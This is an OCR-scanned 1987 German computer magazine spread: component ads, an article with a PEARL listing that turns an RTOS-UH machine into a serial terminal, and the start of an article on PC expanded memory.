Noch ein Tip am Rande: Wer es beim Ausprobieren nicht abwarten kann, sollte vorübergehend statt Q14 einen anderen Ausgang des 4060 benutzen.



MARFLOW NEWS

Auszug aus unserem Lieferprogramm:

NEU! c't-LD-Netzteil (c't 3/87)
Leerplatine DM 20,—

EPAC 68008 (c't 2/87)
Leerplatine Version A (ohne Lötraster) DM 49,—, Version B (mit Lötraster) DM 59,—, 2 progr. PALS dazu DM 31,—
Fertigkarten in verschiedenen Ausführungen! Hierzu RTOS lieferbar!

ECB-PAL-Programmierer (c't 1/87)
Leerplatine DM 79,—, Software 59,—, Fertigkarte 798,— (inkl. Software), Teile-Satz 98,—

c't-Text-Terminal (c't 9/86)
Das preisgünstige und leistungsfähige ASCII-Terminal im Europakarten-Format, Leerplatine DM 45,—, EPROM DM 25,—
Fertigkarte 2 x 8 KB RAM DM 348,—, 18 MHz-Ausführung DM 398,—

für Ihren ATARI 520 ST:
PROMMER 520 (c't 7/86)
Die Ergänzungskarte zum Programmieren von 2732 A bis 27512. Das PROMMER 520-Treiberprogramm mit EPROM-Monitor unterstützt Serien- und 16-bit-Programmierung! Leerplatine DM 39,—, Software DM 39,—, Fertigerät im Gehäuse DM 298,—

EPROM-Bank (c't 1/86)
Leerplatine DM 29,—, Fertigkarte DM 45,—

RTOS-UH/PEARL
„Aufbruch in neue Dimension“
SPECIAL ATARI ST
Echtzeitbetriebssystem RTOS-UH (EPROM-resident), PEARL-Compiler, 68000-Assembler, Linker/Lader, Monitor/Debugger mit 68000-Disassembler, Editor, diverse Utility- und Demoprogramme, umfangreiche Dokumentation.

Dazu **ST-USER-PORT** (c't 3/86)
Das universelle Parallel-Interface
Leerplatine DM 49,—, Programmierbares PAL dazu DM 29,—, Fertigplatine DM 198,—, Fertigerät im Gehäuse DM 248,—

NEU! Boot-Diskette, Utility-Diskette, Handbuch DM 248,—

für IBM-PCs oder kompatible:
PROTOTYP-Karte (c't 9/86)
Die universelle Ergänzungskarte zur Aufbau eigener Hardware!
Leerplatine DM 69,—, Fertigkarte DM 148,—

PC-ECB-Adapter (c't 12/86)
Leerplatine DM 75,—, Fertigkarte DM 327,—

ECB-Buffer (c't 12/86)
Leerplatine DM 25,—, Fertigkarte DM 160,—

für ECB-Bus-Systeme und c't-86/c't-68-ECB:
Winchester-Controller-Karte (c't 9/86)
Leerplatine DM 89,—, Fertigkarte DM 899,—

c't-180 (c't 2/86): Achtbit-Power auf Europakarte
Leerplatine inkl. Monitor-EPROM und Sourcelisting DM 138,—
oder Fertigkarte mit 64 K DM 698,—
mit 128 K DM 769,—
mit 256 K DM 798,—
mit 512 K DM 869,—

des weiteren liefern wir: **NEU! Jetzt auch in 18-MHz-Ausführung!**
CP/M-80 lieferbar (c't 11/86)!

ECB-I/O-Karte (c't 4/85), **ECB-Busmonitor** (c't 10/85) und **68.000 Busmonitor** (c't 10/85)

IFC-Karte (c't 5/86): Leerplatine mit 3 PALS und EPROM + Diskette DM 218,—, Fertigkarte mit 64 KB DM 598,—, dito mit 128 KB DM 798,—

NEU! Auch mit 6MHz-CPU-Takt lieferbar!
Die IFC-Karte läßt sich auch über Adapter an Apple oder Schneider anschließen!

Nach wie vor aktuell in unserem Programm:
c't-86 / c't-68-ECB und **c't-Terminal**
NEU: CP/M-68K f. c't-68-ECB 795,—, OS-9 lieferbar

Nützlich für jeden Computer:
c't-Druckerspooler (c't 6/85)
Leerplatine mit EPROM DM 74,—, Fertigkarte 8 K DM 198,—, Fertigkarte 8 K im Gehäuse mit Kabeln und Steckern DM 298,—

Byteformer (c't 10/86):
Der Schnittstellenwandler für Seriell/Parallel- und Parallel/Seriell-Datenumsetzung. Leerplatine: DM 39,—, Fertigkarte: mit allen Optionen DM 298,—, Fertigkarte im Gehäuse mit Kabeln und Steckern DM 398,—

c't-Uhr (c't 4/86): Leerplatine mit PAL DM 53,—, Fertigkarte DM 179,—, Software für IBM-PC oder Atari ST DM 15,—

universelles Netzteil (c't 9/85): Leerplatine DM 42,—, **96pol. Bus-Extender:** (c't 7/85) Leerplatine DM 55,—


Tastaturen, natürlich von **CHERRY**

Einplatinen-Allzweck-Computer:
EPAC-09 (c't 6/86): Viel Leistung auf kleinem Raum, Leerplatine DM 59,—, Fertigkarte in verschiedenen Konfigurationen lieferbar

EPAC 95 A: Leerplatine DM 45,—
CEPAC-65 (2 MHz) s. a. c't 3/84:
Version A NMOS: DM 139,—, CMOS: DM 179,—
Version B NMOS: DM 169,—, CMOS: DM 209,—
Leerplatine Vers. A DM 27,—, Vers. B DM 54,—

SET-65 Trainingscomputer mit EPROMMER (c't 7/84) mit 2K RAM DM 198,—, 16K RAM DM 298,—, FORTH-Monitor-EPROM hierzu DM 98,—

c't KAT-Ce (68000 Einplatinencomputer) (c't 11/86) Leerplatine mit Manual + EPROMs (2 x 27128) DM 149,—, Fertigkarte mit 32 KB-RAM (ohne AD/DA) DM 498,—




Hannover Messe 87 1. 4. — 8. 4. 1987
INDUSTRIE 87 Halle 13, Stand G55

Manual einzeln Schutzgebühr DM 10,00/Karte. Bei jeder Fertigkarte liegt entsprechendes Manual bei! Sämtliche Leerplatinen elektronisch geprüft. Mindestbestellwert DM 50,00!
Versand: per NN (+ Versandkosten) oder per Vorauskasse (V-Scheck oder Überweisung auf Packkonto. Hannover 1429 28-308, keine Versandkosten)

Technische Auskünfte freitags telefonisch zwischen 14.00—16.00 Uhr! oder fordern Sie gezielt unser ausführliches Prospektmaterial an!

MARFLOW COMPUTING GmbH
Postfach 39 45
Vahrenwalder Str. 7
3000 Hannover 1
Telefon 05 11/3 56 32 80
Telex-Nr. 923798 tchd - Telefax-Nr. 35 63 100



Von Ctrl-A bis Ctrl-Z

Ein Terminalprogramm für Rechner unter RTOS-UH

Andreas Hadler

Einen so leistungsfähigen Rechner wie ein 68000-System unter RTOS-UH zum simplen Terminal für andere Rechner zu degradieren, ist das nicht purer Snobismus? Doch sei daran erinnert, daß eine solche Aufgabe unter einem Multitasking-Betriebssystem ja nur eine von vielen Tasks darstellt; der Rechner ist also nicht zwangsläufig für weitere Aufgaben blockiert. Außerdem kann es durchaus erstrebenswert sein, einen RTOS-Rechner auch als Terminal einsetzen zu können, um darauf die Programmentwicklung für ein RTOS-Zielsystem zu betreiben und von demselben Platz aus auch die Tests fahren zu können – nun aber auf dem Zielrechner.

Das Terminalprogramm für RTOS-Rechner, um das es im weiteren gehen wird, ist bereits in der letzten c't im Rahmen des Artikels 'Zwergenaufstand – RTOS für EPAC' abgedruckt worden. Dies geschah nicht von ungefähr, denn gerade in Verbindung mit dem EPAC-68008 (oder anderen RTOS-Kleinstrechnern) werden 'RTOS-Terminals' interessant. Speziell bei der Entwicklung von PEARL-Programmen reicht nämlich der freie Speicher eines EPAC-68008 nicht sehr weit, da in diesem Fall nur ein RAM-IC eingesetzt werden kann (den zweiten Steckplatz belegt das EPROM mit dem Compiler). Für längere Programme empfiehlt sich also ohnehin ein 'großes' RTOS-System.

Mit einem solchen läßt sich dann auch gleich das Problem der beim EPAC fehlenden Massenspeicher lösen, wozu sich ein richtiges Terminal nicht eignet, weil es ebenfalls keine Massenspeicher besitzt. Zudem ist ein Terminalprogramm in PEARL relativ kurz; allerdings erfordert seine Erstellung einige tiefere Kenntnisse über die

Ein-/Ausgabe-Verwaltung von RTOS-UH.

Schlange stehen

Da unter RTOS-UH mehrere Programme (Tasks) quasi-parallel laufen können, besteht die Möglichkeit, daß mehrere Tasks Ein-/Ausgabe-Operationen durchführen wollen, im Extremfall sogar über dieselbe physikalische Schnittstelle. Um Datengulasch zu vermeiden, muß das Betriebssystem also die E/A-Anforderungen der einzelnen Tasks verwalten.

RTOS-UH bedient sich hierzu einer einfachen Warteschlangen-Struktur. Will eine Task eine Ein- oder Ausgabe abwickeln, so muß sie eine E/A-Anforderung formulieren. Dies geschieht mit Hilfe eines sogenannten 'Communication Element' (CE), in das die Task einträgt, ob sie eine Ein- oder eine Ausgabe machen will, wie viele Zeichen übertragen werden sollen und noch einiges mehr. Durch den Aufruf eines System-Traps (XIO) wird dieses CE einem Warteschlangen-Verwalter (QMAN) übergeben.

Der QMAN verwaltet für jedes physikalische Gerät eine Liste der CEs, die an dieses Gerät E/A-Anforderungen haben. Die CEs werden hierbei ihrer Priorität nach geordnet, die normalerweise der Task-Priorität entspricht; es ist also durchaus möglich, daß eine zeitlich später eintreffende E/A-Anforderung vorrangig bedient wird.

Der Gerätetreiber, für das Hauptterminal die Task #ACIA1, entnimmt nun der Warteschlange jeweils ein CE, bearbeitet es und gibt es nach Bearbeitung an den Auftraggeber zurück. Da bei RTOS-UH alle Gerätetreiber nach Möglichkeit interruptgetrieben arbeiten, können die Tasks während der physikalischen E/A nahezu ungehindert weiterarbeiten (was natürlich nur bei Ausgaben oder Eingaben 'auf Vorrat' sinnvoll ist).

Schnittstellen-Abc

Aus der Warteschlangen-Organisation ergibt sich für das Terminalprogramm leider ein kleines Problem: Wartet ein CE auf eine Eingabe von einer seriellen Schnittstelle, so kann während dieser Zeit keine Ausgabe über dieselbe Schnittstelle erfolgen, einfach, weil kein weiteres CE gleichzeitig bearbeitet werden kann. Bleibt jedoch die Eingabe aus, so 'klemmt' die Schnittstelle, und außer dem Reset macht nur noch 'Abort' (beim Atari 'Shift Undo') sie wieder gängig.

Um dieses Problem zu umgehen, gibt es bei den Gerätetreibern für die seriellen Schnittstellen von RTOS drei verschiedene Eingabe-Betriebsarten:

– Der A-Port

Ein CE, das vom A-Port liest, erhält alle Eingaben, die nach Beginn seiner Bearbeitung durch den Treiber eintreffen. Das CE wird erst nach Erfüllung der gesamten Eingabeanforderung freigegeben. Diese Betriebsart ist für die meisten normalen Programmeingaben geeignet.

– Der B-Port

Ein CE, das vom B-Port liest, erhält zunächst die Zeichen aus dem Eingabepuffer des Treibers, das heißt die Zeichen, die über die Schnittstelle eingetroffen sind, während kein Eingabe-CE als Abnehmer vorhanden war. Die weitere Bearbeitung erfolgt wie beim A-Port.

- Der C-Port

Ein CE, das vom C-Port liest, erhält nur die Zeichen aus dem Eingabepuffer des Treibers und wird sofort wieder freigegeben. War der Puffer leer, füllt der Treiber das CE mit dem ASCII-Zeichen NUL (\$00). Diese Betriebsart vermeidet also ein Klemmen des Treibers, eignet sich aber fast nur zum Abholen von Einzelzeichen ('nachgucken, ob was da ist', ähnlich der BASIC-Anweisung INKEYS).

Bei einem Terminalprogramm ist es also sinnvoll, für Eingaben nur den C-Port zu verwenden. Und weil der C-Port über einen Eingabepuffer arbeitet (bei allen RTOS-UH-Implementationen mindestens 15 Zeichen Länge), braucht man den Port nicht unbedingt dauernd im Auge zu behalten, sprich abzufragen, sondern kann, wenn eine Abfrage ergeben hat, daß kein Zeichen empfangen wurde, durchaus bis zu 15 Millisekunden Pause machen, ohne daß Zeichen verlorengehen können (bei 9600 Baud wird etwa ein Zeichen je Millisekunde übertragen).

E/A-Mode(n)

Im Zusammenhang mit der Eingabe tritt bei Terminalprogrammen unter RTOS noch ein anderes Problem auf: Ein Terminal soll ja alle eingegebenen Zei-

chen an den angeschlossenen Rechner weitergeben; der Schnittstellentreiber überträgt aber nicht unbedingt alle Zeichen in das CE. Dies gilt insbesondere für das Ctrl-A, das normalerweise den Kommandoprozessor des Rechners aktiviert, bei dem es eingegeben wird. Im Terminalbetrieb ist das jedoch nicht akzeptabel, da damit der Zugang zum Kommandoprozessor des zweiten Rechners verschüttet wäre.

Der Ausweg besteht, wie das Beispielprogramm demonstriert, im AI-Parameter der Dation-Beschreibung im Systemteil. Dieser wirkt auf das sogenannte Mode-Byte der CEs, die für die mit diesem Parameter 'verzierte' Datenstation angefordert werden. Das Mode-Byte - es findet sich \$28 relativ zur Anfangsadresse eines CE (vom S-Kommando als 'CWSP' markiert) - steuert einige Funktionen der Gerätetreiber. Die einzelnen Bits des Bytes schalten diese Funktionen entweder ein (Bit=1) oder aus (Bit=0). In der folgenden Beschreibung der Funktionen ist neben einer Bit-Nummer die Maske angegeben, die durch logische Oder-Verknüpfung mit \$00 die jeweilige Funktion einschaltet:

Bit 7 (\$80) - Wait
Das E/A anfordernde Programm wird bis zum Abschluß der E/A angehalten.

Bit 6 (\$40) - Output
Es soll eine Ausgabe stattfinden. (Für PEARL-Programmierer: Dieses Bit nie ändern!!)

Bit 5 (\$20) - End on CR
Die Bearbeitung des CE soll nach Senden (oder Empfangen) eines CR (ASCII \$0D) abgebrochen werden.

Bit 4 (\$10) - End on LF
Die Bearbeitung des CE soll nach Senden (oder Empfangen) eines LF (ASCII \$0A) abgebrochen werden.

Bit 3 (\$08) - End on EOT
Die Bearbeitung des CE soll nach Senden (oder Empfangen) eines EOT (ASCII \$04) abgebrochen werden.

Bit 2 (\$04) - Suppress Commands
Bei Eingabe eines Ctrl-A (ASCII \$01) soll der Kommandoprozessor nicht aktiviert werden (betrifft nur Input-CEs).

Bit 1 (\$02) - No Input Echo
Die Schnittstelle soll kein Echo für empfangene Zeichen erzeugen.

Bit 0 (\$01) - Binär-Transfer (wird systemintern verwendet)
Bei PEARL-E/A wird für ein 'PUT' standardmäßig ein Mode-Byte von \$40 erzeugt, das heißt, nur das Output-Bit ist gesetzt. Das vom Laufzeitsystem erzeugte CE wird also unabhängig von in den Ausgabertext eingestreuten CRs, LFs

EOTs in voller Länge übertragen, das die Ausgabe anfordernde PEARL-Programm während der Ausgabe fortgeführt.

Eine Eingabeanforderung (GET) erzeugt ein Mode-Byte von \$B8; das No-Input-Echo-Bit wird aus der Parametrierung der Schnittstelle (mit dem SD-Kommando oder durch Standard-Vorbesetzung) übernommen. Wie bei Eingaben sinnvoll, wird das anfordernde Programm also bis zum Abschluß der Eingabe angehalten; Abschluß der Eingabe ist durch CR, LF und EOT möglich (Ausnahme: Einlesen von Zeichenketten im A-Format mit Längenangabe. In diesem Fall wird die Eingabe vom Laufzeitsystem fortgesetzt, bis die verlangte Zeichenzahl eingelesen ist); der Kommandoprozessor steht zur Verfügung.

Der AI-Parameter macht es nun möglich, die einzelnen Bits des Mode-Bytes zu beeinflussen: Das höherwertige Byte der AI-Angabe wird mit dem Mode-Byte logisch exklusiv-oder-verknüpft, jedes in der AI-Angabe gesetzte Bit 'toggelt' oder 'kippt' also das entsprechende Bit im Mode-Byte. (Das niederwertige AI-Byte hat (noch) keine Bedeutung.)

Mit diesen Informationen, Papier, Bleistift und/oder Köpfchen kann man sich leicht aus-

```

1 S=400;
2 MODULE TERMINAL;
3 /-----*/;
4 /* Verwendung eines RTOS-UH-Computers als Terminal */;
5 /* */;
6 /* Konfiguration: */;
7 /* - Terminal, angeschlossen an AI-Port des RTOS-UH-Computers. */;
8 /* - A2-Port des RTOS-UH-Computers mit seriellen Eingang Zielrechner verbunden. */;
9 /* A2-Port des RTOS-UH-Computers muss ohne Echo betrieben werden */;
10 /* (ist als Standard-Betriebsart eingestellt, ggf. 'SD A2. 0B'). */;
11 /* Der serielle Eingang des Zielrechners muss mit Echo betrieben */;
12 /* werden (bei RTOS-UH-Rechnern Standard bei Port A1, bei Port A2 */;
13 /* ggf. 'SD A2. 33'). */;
14 /* */;
15 /* */;
16 /* Verbindungsaufbau: */;
17 /* erfolgt durch Aktivieren der Task T1 */;
18 /* */;
19 /* Verbindungsabbruch: */;
20 /* erfolgt beim Empfang von Ctrl-Z vom Zielrechner */;
21 /* */;
22 /* Dec. 1986, A. Hadler, IEP Hannover */;
23 /-----*/;
24
25 SYSTEM;
26 A1: A1(TFU=1);
27 C1: C1(TFU=1);
28 C1I: C1(TFU=1,AI=$3E00) <-; /* no echo, suppress commands */;
29 A2: A2(TFU=1);
30 C2: C2(TFU=1);
31 C2I: C2(TFU=1,AI=$3C00) <-; /* no echo, suppress commands */;
32
33 PROBLEM;
34 SPC (A1,C1,A2,C2) DATION INOUT ALPHIC CONTROL(ALL);
35 SPC (C1I,C2I) DATION IN ALPHIC CONTROL(ALL);
36 SPC (T1,T2) TASK;
37 DCL (CtrlZ,NUL,CR) CHAR; /* some ASCII-equivalents */;
38
39 COMMUNICATE: PROC (D1 DATION IN ALPHIC CONTROL(ALL) IDENT,
40 D2 DATION OUT ALPHIC CONTROL(ALL) IDENT,
41 CALLER FIXED) REENT; /* performs main action */;
42 DCL C CHAR(1);
43
44 REPEAT;
45 GET C FROM D1 BY A(1); /* get one char */;
46 IF C EQ CtrlZ AND CALLER EQ 2 THEN /* CtrlZ, received as echo, means: stop program */;
47 TERMINATE T1; /* so stop first task */;
48 PUT CR TO C2; /* end command on other computer */;
49 /* other computer responds with '>' ... WRONG COMMAND */;
50 /* this message has to be ignored! */;
51 AFTER .020 SEC RESUME; /* wait for message */;
52 WHILE C NE NUL REPEAT; /* until nothing more received */;
53 GET C FROM D1 BY A(1); /* get the char */;
54 IF C EQ NUL THEN /* wait for next char */;
55 AFTER .004 SEC RESUME; /* wait for next char */;
56 GET C FROM D1 BY A(1);
57 FIN;
58 PUT C TO D2 BY A(1);
59 END;
60 GET C FROM C1; /* cancel command suppress */;
61 GET C FROM C2; /* on both channels */;
62 PUT 'Ende Terminal-Betrieb' TO A1 BY SKIP,A,SKIP; /* and kill caller */;
63 TERMINATE;
64 FIN;
65 IF C EQ NUL THEN /* no char there? */;
66 AFTER 0.008 SEC RESUME; /* then wait */;
67 ELSE /* else send it to counterpart */;
68 PUT C TO D2 BY A(1);
69 FIN;
70 END;
71 END;
72
73 T1: TASK Prio 100;
74 CtrlZ=TOCHAR(26); NUL=TOCHAR(0); /* initialise constants */;
75 CR=TOCHAR(13);
76 ACTIVATE T2; /* awake counterpart */;
77 CALL COMMUNICATE(C1I,A2,1);
78 END;
79
80 T2: TASK Prio 100;
81 CALL COMMUNICATE(CI2,A1,2);
82 END;
83
84 MODEND;

```


rechnen, daß die Zeile 28 im Beispielprogramm für alle Eingaben über die Dation CII die CR-, LF-, und EOT-Bits aus-, dafür aber die Suppress-Command- und No-Input-Echo-Bits an'knipst' (Standard für C1-Datenstation ist Echo an). Daraus resultiert ein Mode-Byte von \$86, das genau das gewünschte Verhalten zeitigt - keine Reaktion auf CR, LF oder EOT; kein Echo und kein Zugang zum Kommando-processor. Mit Zeile 31 wird ein identisches Mode-Byte für die C2-Datenstation erzeugt; ein unterschiedlicher 'AI'-Wert ist erforderlich, da die C2-Datenstation schon von sich aus ohne Echo arbeitet (solange man nicht mit dem SD-Kommando die Parametrierung geändert hat).

Same Procedure . . .

Nach diesem etwas schwierigeren Einstieg ist der Rest des Programms relativ einfach zu verstehen: Kernstück ist die Prozedur COMMUNICATE, die in einer Endlosschleife Zeichen von einer Datenstation einliest (Zeile 44) und zu einer anderen

Datenstation schickt (Zeile 68). War kein Zeichen einzulesen, unterbricht sich die Prozedur für 8 Millisekunden, um auf ein nächstes Zeichen zu warten. Diese Prozedur wird von zwei Tasks (T1 und T2) unter Ausnutzung der Wiedereintrittsfähigkeit der PEARL-Prozeduren aufgerufen. Resultat ist: Der Rechner, auf dem das Programm läuft, ist auf Durchgang geschaltet und als Terminal einsetzbar. Allerdings ist sein eigener Kommando-processor jetzt nur noch durch ein BREAK von der Tastatur zu erreichen ('Undo' beim Atari).

Ein besonderes Bonbon ist der Programmabbruch (Zeilen 46 bis 63). Er erfolgt nämlich nur dann, wenn vom Zielrechner ein Ctrl-Z gesendet wird. Für den Normalbetrieb heißt das: erst auf dem Zielrechner den Kommando-processor aktivieren (Ctrl-A), um ein Echo der eingegebenen Zeichen zu erhalten, dann Ctrl-Z eingeben. Das Zeichen wird vorwärts durchgereicht, als Echo zurückgesendet und beendet das Programm auf dem Hauptrechner.

Allerdings wird dieses Ctrl-Z nicht (wie alle anderen Zeichen) rückwärts, also an das Terminal des Hauptrechners weitergereicht. Damit kann man in einer beliebig langen Kette von RTOS-Rechnern, zum Beispiel von EPACs, mit jedem einzelnen Rechner als Terminal tätig werden und gezielt jeweils eine 'Etage' tiefer oder höher steigen. Das Vorgehen hierzu: Programm auf Hauptrechner laden und T1 aktivieren. Man erreicht nun den Kommando-processor des ersten EPACs der Kette, um an diesen den Kopierbefehl für das Programm abzusetzen. Die Eingabe dafür lautet

```
COPY.CP B1.>ED.TERM2 --
SD B1.33;T CP;SD B1.0B;
AFTER 5 SEC ACTIVATE CP;Z
```

(in einer Kommandozeile und mit Semikolon vor dem Ctrl-Z; ^Z muß tatsächlich als <Control> + <Z> eingegeben werden). Durch das Ctrl-Z bricht das Programm ab, und Sie erreichen wieder den Kommando-processor des Hauptrechners. Sie können das Programm nun aus der Quell-Datei (hier ED.

TERM) in den ersten EPAC kopieren mit

```
COPY ED.TERM > B2.
```

Nach dem Ende des Kopierens ist erneut T1 zu aktivieren. Sie erreichen nun wieder den ersten EPAC und können dort das Programm kompilieren, laden und aktivieren. Dadurch erreichen Sie dann den zweiten EPAC, und . . .

Ebenso können Sie mit fertig übersetzten Programmen verfahren, dafür ist lediglich das COPY in der Eingabezeile für den Zielrechner durch ein LOAD zu ersetzen. Auch Editieren ist auf jedem beliebigen Rechner der Kette möglich, allerdings wird der Editor dann etwas träge, weil alle Zeichen mehrere Stationen durchlaufen müssen. Unter Umständen kann es dabei jedoch zu einem Klemmen der Kommunikationskette kommen; um dies zu vermeiden, sollten Sie den Editor mit


```
ED filename SI=A1.
```

starten, dann ist vom Übertragungsprotokoll her sicherer Betrieb gewährleistet.



Schmidtke Computertechnik
präsentiert:
Wissenschaftliche TEXTverarbeitung

... denn wir meinen, Ihr Computerbildschirm sollte genau das zeigen, was Sie auch drucken wollen!



WI - TEX

Wissenschaftliche TEXTverarbeitung

... und Sie *sehen*
was Sie *drucken!*

Für IBM PC's, XT's, AT's und Kompatible.


... **Mathematik,**
Physik,
Chemie,
Biologie,
E-Technik

$$f(x) = f(x^0) + \sum_{k=1}^m \frac{(\tilde{h} \cdot \text{grad } f)^k(x^0)}{k!} + \frac{(\tilde{h} \cdot \text{grad } f)^{m+1}(x^0 + \theta \tilde{h})}{(m+1)!}$$

$$T_{sig}(X) := \bigcup_{i \in S} (T_{sig}(X))^i$$

$$t_i \in T_{sig}(X)^{s_i} \in \Omega^{(s_1, \dots, s_r, s)} \Rightarrow f t_1 \dots t_r \in T_{sig}(X)^s$$

Omicron, Hollenauer Str. 93, 2300 Kiel 1,
04 31/56 79 07
Costec GmbH, Friedrich-Ebert-Str. 153,
3500 Kassel, 05 61/77 40 15
Helmut Becher EDV, Schützenhof 18,
4504 Georgsmarienhütte
Engelhardt GmbH, Heierlich-Hertz-Str. 9,
7520 Bruchsal, 0 72 51/154 45
Genlux EDV, Saarländer Str. 40,
8000 München 50, 0 89/1 40 17 08
Uwe Schmidtke
Computertechnik
5100 Aachen, Sandkaulstr. 41
02 41/2 32 17



WI - TEX

Textverarbeitung,
die überzeugt!

Einführungspreis: 395,- DM

Demodiskette mit Orig. Handbuch anfordern
(20,- DM)!



RAM satt – acht Megabyte für PCs

Expanded Memory Management mit Above Boards

Klaus Zerbe

Wer den IBM PC und dessen Kompatible kennt, dem ist auch die magische Zahl '640' vertraut. Obwohl die Intel-Prozessoren 8088/86 (und auch MS-/PCDOS) ein ganzes Megabyte Arbeitsspeicher verwalten können, ja der 80286 sogar ganze 16 Megabyte, stellen 640 KByte direkt adressierbarer Speicher die 'Schallgrenze' der IBM-Kompatiblen dar.

Verantwortlich dafür ist einmal mehr, daß sich vor einigen Jahren, zur Entwicklungszeit des IBM PC, kein Mensch einen größeren Speicherbedarf als 640 KByte für einen Tischcomputer vorzustellen vermochte. So legte man diese vielgeschmähte obere Grenze willentlich im PC fest und reservierte die verbleibenden 384 KByte recht großzügig und vor allem unflexibel 'für Zukünftiges'.

Zukunft verschenkt

Vor allem die Starrheit dieser Festlegung ist ärgerlich; daß also der Bildschirmspeicher für die Standard-Adapter bei Segment-Adresse B000h beziehungsweise B800h (und bei EGA-Karten nun schon bei A000h) anfängt, die BIOS- und BASIC-Firmware aber erst jenseits von Segment F000h liegt. Dadurch entsteht eine außeror-

dentlich schwer nutzbare Speicherlücke von Segment C000h bis EFFFh, immerhin 192 KByte (siehe Darstellung der Speicheraufteilung).

Könnte man zum Beispiel den Bildschirmspeicher unmittelbar unter den Firmware-Adreßraum verlagern, ließe sich der Arbeitsspeicher ohne weiteres auf zusammenhängende 832 KByte vergrößern. Und dann könnte (und würde) DOS den gesamten Bereich nutzen. Aber die Realität sieht anders aus, und mittlerweile sind 200 KByte mehr RAM auch nur noch ein Tropfen auf den heißen Stein.

Kann man mit dem verschenkten RAM bei den 'kleinen' PCs mit 8088/86 noch ganz gut leben, weil man nur rund 20 Prozent Adreßraum einbüßt, wird es beim PC AT allerdings bitter: Aus Kompatibilitätsgründen ist die Speicherkonfiguration des

PC nämlich auch auf dem AT verbindlich.

'Protektionismus'

Dieser hat einen 80286 als Prozessor, der 'im Prinzip' 16 Megabyte Adreßraum unterstützt. Nun funktioniert das aber nur in einer speziellen Prozessor-Betriebsart, dem 'Protected Virtual Address Mode' (PVAM). Mit dieser Betriebsart kann die aktuelle MS-/PCDOS-Version 3.2 aber nichts anfangen, weshalb der sogenannte 'Real Mode' benutzt wird. Dieser Modus schraubt den nutzbaren Speicherbereich auf den des 8086/88 hinunter und macht den 80286 adressierungskompatibel zu seinem Vorgänger.

Natürlich gibt es heute bereits Speicher- oder Multifunktionskarten für ATs und Kompatible mit vier oder mehr Megabyte Speichererweiterung, die aber nur im 'Protected Mode' genutzt werden können. Wer seinen Rechner mit XENIX oder UNIX betreibt, kommt auch in den Genuß dieses für derartige 'dicke' Betriebssysteme so notwendigen 'Extended Memory'.

Ein AT-Anwender, der DOS-Programme benutzt, kann daraus zur Zeit jedoch bestenfalls eine Riesen-RAM-Disk machen, die ihren Inhalt bei jedem Reset verliert und so nicht von überwältigendem Wert ist. Oder er kann auf das sagenhafte DOS 5.x warten, das dem RAM-Limit ein Ende bereiten soll, aber leider immer noch zum Hauptgericht der Gerüchteküchen gehört.

'extended' oder 'expanded'?

Die beiden Wörter 'extended' und 'expanded', die fürs deutsche Ohr nicht nur sehr ähnlich klingen, sondern im Grunde beide nichts anderes als 'vergrößert' meinen, werden nun urplötzlich haarscharf unterschieden!

Nur beim AT ist Extended Memory verfügbar, also der dem 80286 eigene 16-MB-Adreßraum, aber eben nur im PVA-Mode des 80286 und damit (noch) nicht unter PC-/MSDOS. 'Expanded Memory' ist nun ein neuer und gänzlich anderer Weg der Arbeitsspeichervergrößerung, der sowohl PCs als auch ATs – und zwar unter DOS – zugänglich ist.



DER neue **NEC-Laptop:**


- 6—10 Stunden netzunabhängig
- 2 Floppy 3,5 Zoll mit je 720 KB
- Supertwist LCD mit 640 x 200 Punkten
- 640 KB RAM, zum Teil CMOS
- mit DOS 3.2 und Dokumentation, Netzteil 12V
